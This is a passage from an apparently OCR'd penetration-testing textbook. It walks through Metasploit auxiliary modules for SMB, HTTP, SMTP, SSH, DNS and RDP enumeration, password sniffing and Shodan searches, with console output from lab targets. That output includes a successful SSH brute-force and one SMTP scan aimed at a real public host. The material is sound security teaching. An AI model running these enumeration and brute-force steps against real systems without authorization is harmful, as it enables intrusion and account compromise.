                                       le:<path>'
   THREADS  1                yes       The number of concurrent threads (ma
                                       x one per host)

msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.6.129
RHOST => 192.168.6.129
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.6.129:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```


smb_enumusers: This auxiliary module connects to the target system via the SMB RPC service and enumerates the users on the system.

Its auxiliary module name is *auxiliary/scanner/smb/smb_enumusers*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

You can begin preparing for password cracking attacks against these users after you have a list of users on the target system.

We can see this auxiliary module in the following screenshot:

```
msf auxiliary(smb_enumusers) > run

[*] 192.168.44.133:139    - METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news,
postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin,
telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

smb_enumshares: This auxiliary module enumerates SMB shares that are available on the target system.

Its auxiliary module name is *auxiliary/scanner/smb/smb_enumshares*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

```
msf auxiliary(smb_enumshares) > run

[-] 192.168.44.129:139    - Login Failed: The SMB server did not reply to our request
[*] 192.168.44.129:445    - Windows XP Service Pack 3 (English)
[+] 192.168.44.129:445    - IPC$ - (IPC) Remote IPC
[+] 192.168.44.129:445    - SharedDocs - (DISK)
[+] 192.168.44.129:445    - s - (DISK)
[+] 192.168.44.129:445    - ADMIN$ - (DISK) Remote Admin
[+] 192.168.44.129:445    - C$ - (DISK) Default share
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

8.1.5 Hypertext Transfer Protocol

HTTP is a stateless application layer protocol that allows you to send and receive data over the internet. TCP port 80 is used for HTTP communication.

Let's go through some of the following HTTP auxiliaries:

http_version: The version of web server running on the target machine is probed and retrieved by this auxiliary module. It may also provide information about the target's operating system and web framework.

Its auxiliary module name is *auxiliary/scanner/http/http_version*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/http/http_
version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   Proxies                    no        A proxy chain of format type:host:po
                                        rt[,type:host:port][ ... ]
   RHOSTS                     yes       The target host(s), range CIDR ident
                                        ifier, or hosts file with syntax 'fi
                                        le:<path>'
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing conne
                                        ctions
   THREADS   1                yes       The number of concurrent threads (ma
                                        x one per host)
   VHOST                      no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > set RHOST 192.168.6.129
RHOST => 192.168.6.129
msf6 auxiliary(scanner/http/http_version) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

backup_file: Developers and application administrators occasionally neglect to delete backup files from the web server. This auxiliary module checks the target

web server for the presence of any such files that may have been left behind by the administrator. These files could reveal further information about the target system and aid in further breach.

Its auxiliary module name is *auxiliary/scanner/http/backup_file*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

```
msf auxiliary(backup_file) > run

[*] HTTP GET: 192.168.44.131:32875-192.168.44.133:80 http://192.168.44.133/index.asp.backup
[*] HTTP GET: 192.168.44.131:39393-192.168.44.133:80 http://192.168.44.133/index.asp.bak
[*] Found http://192.168.44.133:80/index.asp.bak
```

dir_listing: The web server is frequently misconfigured to display a list of files in the root directory. The directory could include files that aren't ordinarily accessible through website connections, exposing critical information. This add-on module determines whether the target web server is vulnerable to directory listing attacks.

Its auxiliary module name is *auxiliary/scanner/http/dir_listing,*

and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

PATH: Possible path to check for directory listing

We can see this auxiliary module in the following screenshot:


```
msf auxiliary(dir_listing) > set PATH /dav/
PATH => /dav/
msf auxiliary(dir_listing) > run

[*] HTTP GET: 192.168.44.131:43137-192.168.44.133:80 http://192.168.44.133/dav/
[*] Found Directory Listing http://192.168.44.133:80/dav/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_listing) >
```

ssl: Despite the fact that SSL certificates are widely used to encrypt data in transit, they are frequently found to be misconfigured or to use inadequate cryptographic techniques. This auxiliary module examines the SSL certificate placed on the target system for probable flaws.

Its auxiliary module name is *auxiliary/scanner/http/ssl*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of target to be scanned

We can see this auxiliary module in the following screenshot:




http_header: The majority of web servers are not security-hardened. HTTP headers leak server and operating system version information as a result of this. This auxiliary module examines the HTTP headers of the target web server to see if it contains any version information.

Its auxiliary module name is *auxiliary/scanner/http/http_header*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:



robots_txt: The majority of search engines rely on bots to spider and crawl websites and index pages. However, a website administrator may not want a specific piece of his website to be crawled by any of the search bots. In this scenario, he utilises the robots.txt file to instruct the search bots that certain areas of the site should be crawled but not others. This auxiliary module probes the target to check the presence of the robots.txt file. This file can often reveal a list of

sensitive files and folders present on the target system.

Its auxiliary module name is *auxiliary/scanner/http/robots_txt*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

```
msf auxiliary(robots_txt) > run

[*] HTTP GET: 192.168.44.131:42205-192.168.44.133:80 http://192.168.44.133/robots.txt
[*] [192.168.44.133] /robots.txt found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(robots_txt) >
```

8.1.6 Simple Mail Transfer Protocol

The SMTP protocol is used to transmit and receive emails. TCP port 25 is used by SMTP for communication. This auxiliary module checks the version of the SMTP server on the target system and displays a list of users who have the SMTP service setup.

Its auxiliary module name is *auxiliary/scanner/smtp/smtp_enum*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

USER_FILE: Path to the file containing a list of usernames

We can see this auxiliary module in the following screenshot:

```
kali@kali: ~
File  Actions  Edit  View  Help
   RHOSTS                          yes       The target host(s), range CIDR
                                             identifier, or hosts file wit
                                             h syntax 'file:<path>'
   RPORT      25                   yes       The target port (TCP)
   THREADS    1                    yes       The number of concurrent threa
                                             ds (max one per host)
   UNIXONLY   true                 yes       Skip Microsoft bannered server
                                             s when testing unix users
   USER_FILE  /usr/share/metasplo  yes       The file that contains a list
              it-framework/data/w            of probable users accounts.
              ordlists/unix_users
              .txt

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.6.129
RHOST => 192.168.6.129
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.6.129:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST www.google.com
RHOST => www.google.com
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] www.google.com:25     - Scanned 1 of 2 hosts (50% complete)
[*] www.google.com:25     - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

8.1.7 Secure Shell

SSH is commonly used for remote administration over an encrypted channel. SSH uses TCP
port 22 for communication.
Let's go through some of the SSH auxiliaries:

ssh_enumusers: This auxiliary module probes the SSH server on the target system to get a list of users (configured to work with SSH service) on the remote system.

Its auxiliary module name is *auxiliary/scanner/ssh/ssh_enumusers*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

USER_FILE: Path to the file containing a list of usernames

We can see this auxiliary module in the following screenshot:

```
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      22               yes       The target port
   THREADS    1                yes       The number of concurrent threads
   THRESHOLD  10               yes       Amount of seconds needed before a user is considered found
   USER_FILE                   yes       File containing usernames, one per line

msf auxiliary(ssh_enumusers) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_enumusers) > set USER_FILE Desktop/metasploit-labs/usernames
USER_FILE => Desktop/metasploit-labs/usernames
msf auxiliary(ssh_enumusers) > run

[*] 192.168.44.133:22 - SSH - Checking for false positives
[*] 192.168.44.133:22 - SSH - Starting scan
[-] 192.168.44.133:22 - SSH - User 'admin' not found
[-] 192.168.44.133:22 - SSH - User 'root' not found
[-] 192.168.44.133:22 - SSH - User 'msf' not found
[-] 192.168.44.133:22 - SSH - User 'msfadmin' not found
[-] 192.168.44.133:22 - SSH - User 'temp' not found
[-] 192.168.44.133:22 - SSH - User 'user' not found
[-] 192.168.44.133:22 - SSH - User 'anonymous' not found
[-] 192.168.44.133:22 - SSH - User 'john' not found
[-] 192.168.44.133:22 - SSH - User 'david' not found
[-] 192.168.44.133:22 - SSH - User 'system_user' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_enumusers) >
```

ssh_login: This auxiliary module performs a brute-force attack on the target SSH server.

Its auxiliary module name is *auxiliary/scanner/ssh/ssh_login*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

USERPASS_FILE: Path to the file containing a list of usernames and passwords

We can see this auxiliary module in the following screenshot:

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(ssh_login) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_login) > set USERPASS_FILE Desktop/metasploit-labs/ssh brute force
USERPASS_FILE => Desktop/metasploit-labs/ssh brute force
msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[+] SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13
:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.44.131:36197 -> 192.168.44.133:22) at 2017-04-25 23:04:34 -0400
[-] SSH - Failed: 'admin:admin'
[-] SSH - Failed: 'root:root123'
[-] SSH - Failed: 'msf:msf@123'
```

ssh_version: This auxiliary module probes the target SSH server in order to detect its version along with the version of the underlying operating system.

Its auxiliary module name is *auxiliary/scanner/ssh/ssh_version*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

```
msf auxiliary(ssh_version) > run

[*] 192.168.44.133:22     - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4
.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSS
H os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux os.version=8.04 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

detect_kippo: Kippo is an SSH-based honeypot with the purpose of luring and trapping potential attackers. This auxiliary module probes the target SSH server to see if it's a legitimate SSH server or a Kippo honeypot.

If the target is detected running a Kippo honeypot, there's no point in wasting time and effort in its further compromise.

Its auxiliary module name is *auxiliary/scanner/ssh/detect_kippo*, and you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/ssh/ssh_version) > use auxiliary/scanner/ssh/detect_ki
ppo
msf6 auxiliary(scanner/ssh/detect_kippo) > show options

Module options (auxiliary/scanner/ssh/detect_kippo):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR ident
                                       ifier, or hosts file with syntax 'fi
                                       le:<path>'
   RPORT    22               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (ma
                                       x one per host)

msf6 auxiliary(scanner/ssh/detect_kippo) > set RHOST 192.168.6.129
RHOST => 192.168.6.129
msf6 auxiliary(scanner/ssh/detect_kippo) > run

[*] 192.168.6.129:22      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/detect_kippo) >
```

8.1.8 Domain Name System


Domain Name System (**DNS**) does a good job of converting host names to IP addresses. DNS is generally used on UDP port 53, although it can also be used on

TCP. The name server and mail record information from the target DNS server can be extracted using this auxiliary module.

Its auxiliary module name is *auxiliary/gather/dns_info*, and you will have to configure the following parameters:

DOMAIN: Domain name of the target to be scanned

We can see this auxiliary module in the following screenshot:




8.1.9 Remote Desktop Protocol

Remote Desktop protocol (**RDP**) is used to connect to a Windows system from afar. RDP communicates through TCP port 3389. This auxiliary module determines whether the target system is MS12-020 susceptible. MS12-020 is a remote code execution vulnerability in Windows Remote Desktop that allows an attacker to run arbitrary code. More information on MS12-020 vulnerability can be found at https:/ / technet. microsoft. com/ en- us/ library/ security/ ms12- 020. aspx.

Its auxiliary module name is *auxiliary/scanner/rdp/ms12_020*, you will have to configure the following parameters:

RHOSTS: IP address or IP range of the target to be scanned





We can see this auxiliary module in the following screenshot:

8.2 Password sniffing

Password sniffing is a type of auxiliary module that monitors the network interface for passwords provided via protocols including FTP, IMAP, POP3, and SMB. It also has the capability of importing previously dumped network traffic in.pcap format and searching for credentials inside it.

Its auxiliary module name is *auxiliary/sniffer/psnuffle*, and it can be seen in the following screenshot:







8.3 Advanced search with shodan

Shodan is a sophisticated search engine for finding internet-connected devices like webcams and SCADA systems. It can also be used to search for systems that are susceptible. The Metasploit Framework, interestingly, offers the ability to interface with Shodan and shoot search queries directly from msfconsole.

In order to integrate Shodan with the Metasploit Framework, you first need to register yourself on https:/ / www. shodan. io. Once registered, you can get the API key from the **Account Overview** section shown as follows:





Its auxiliary module name is *auxiliary/gather/shodan_search*, and this auxiliary module connects to the Shodan search engine to fire search queries from msfconsole and get the search results.

You will have to configure the following parameters:

SHODAN_APIKEY: The Shodan API key available to registered Shodan users

QUERY: Keyword to be searched

You can run the shodan_search command to get the following result:

```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options

Module options (auxiliary/gather/shodan_search):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATABASE       false            no        Add search results to the database
   MAXPAGE        1                yes       Max amount of pages to collect
   OUTFILE                         no        A filename to store the list of IPs
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   QUERY                           yes       Keywords you want to search for
   REGEX          *                yes       Regex search for a specific IP/City/Country/Hostname
   SHODAN_APIKEY                   yes       The SHODAN API key
   SSL            false            no        Negotiate SSL/TLS for outgoing connections

msf auxiliary(shodan_search) > set SHODAN_APIKEY Cj7C6MXQa0JcMQXY3VnPpQnAEa3O9QCG
SHODAN_APIKEY => Cj7C6MXQa0JcMQXY3VnPpQnAEa3O9QCG
msf auxiliary(shodan_search) > set QUERY Webcam
QUERY => Webcam
msf auxiliary(shodan_search) > run

[*] Total: 3988 on 40 pages. Showing: 1 page(s)
[*] Collecting data, please wait...

Search Results
==============

 IP:Port             City             Country             Hostname
 -------             ----             -------             --------
 100.8.              Fort Lee         United States       pool-           wrknj.fios.verizon.net
 108.234.10.....4081 Bedford          United States       108-234     35.lig.....sbcglobal.net
 109.199 .. .. .4081 Gyorzamoly       Hungary             host            .wave-net.hu
 109.206.4n.2a7:8888 N/A              Serbia
 112.                Suwon            Korea, Republic of
 112.169             Seoul            Korea, Republic of
 119.9               Cebu             Philippines
 12.15               N/A              United States
```

Summary

In this chapter, we learned how to leverage the Metasploit Framework's auxiliary modules for data collection and enumeration. We'll learn how to perform a full vulnerability assessment on our target systems in the upcoming chapter.

Exercises

You can try the following exercises:

In addition to the auxiliary modules discussed in this chapter, try to explore and execute the following auxiliary modules:

auxiliary/scanner/http/ssl_version

auxiliary/scanner/ssl/openssl_heartbleed

auxiliary/scanner/snmp/snmp_enum

auxiliary/scanner/snmp/snmp_enumshares

auxiliary/scanner/snmp/snmp_enumusers

Use the Shodan auxiliary module to find out various internet connected devices

Online Links

- https://www.kali.org/get-kali/#kali-virtual-machines
- https://www.kali.org/docs/virtualization/install-vmware-guest-vm/
- https://www.shodan.Io
- https://www.offensive-security.com/metasploit-unleashed/information-gathering/

9

VULNERABILITY HUNTING WITH METASPLOIT

Unit Structure:

You learned several information collection and enumeration techniques in the previous chapter. Now that we've obtained knowledge on our target system, we need to see if it's vulnerable and if we can attack it in the real world.

9.0 Objectives

1. Setting up the Metasploit database
2. Do vulnerability scanning and exploiting
3. Performing NMAP and Nessus scans from within Metasploit

4. Detecting vulnerability using Metasploit auxiliaries

5. Execute auto-exploitation with db_autopwn

6. Exploring Metasploit's post-exploitation capabilities

9.1 Managing the database

The Metasploit Framework is a tightly integrated collection of diverse tools, utilities, and scripts that may be used to accomplish complicated penetration testing tasks, as we've seen so far. A lot of data is created in some form or another while executing such actions. From the standpoint of the framework, it is critical to store all data safely so that it can be reused efficiently whenever needed. By default, the Metasploit Framework uses PostgreSQL database at the backend to store and retrieve all the required information.

Before we begin the penetration testing activities, we'll look at how to interact with the database to perform some simple tasks and make sure it's properly set up. For the initial setup, we will use the following command to set up the database:

root@kali :~# service postgresql start


This command will initiate the PostgreSQL database service on Kali Linux. This is necessary before we start with the msfconsole command:

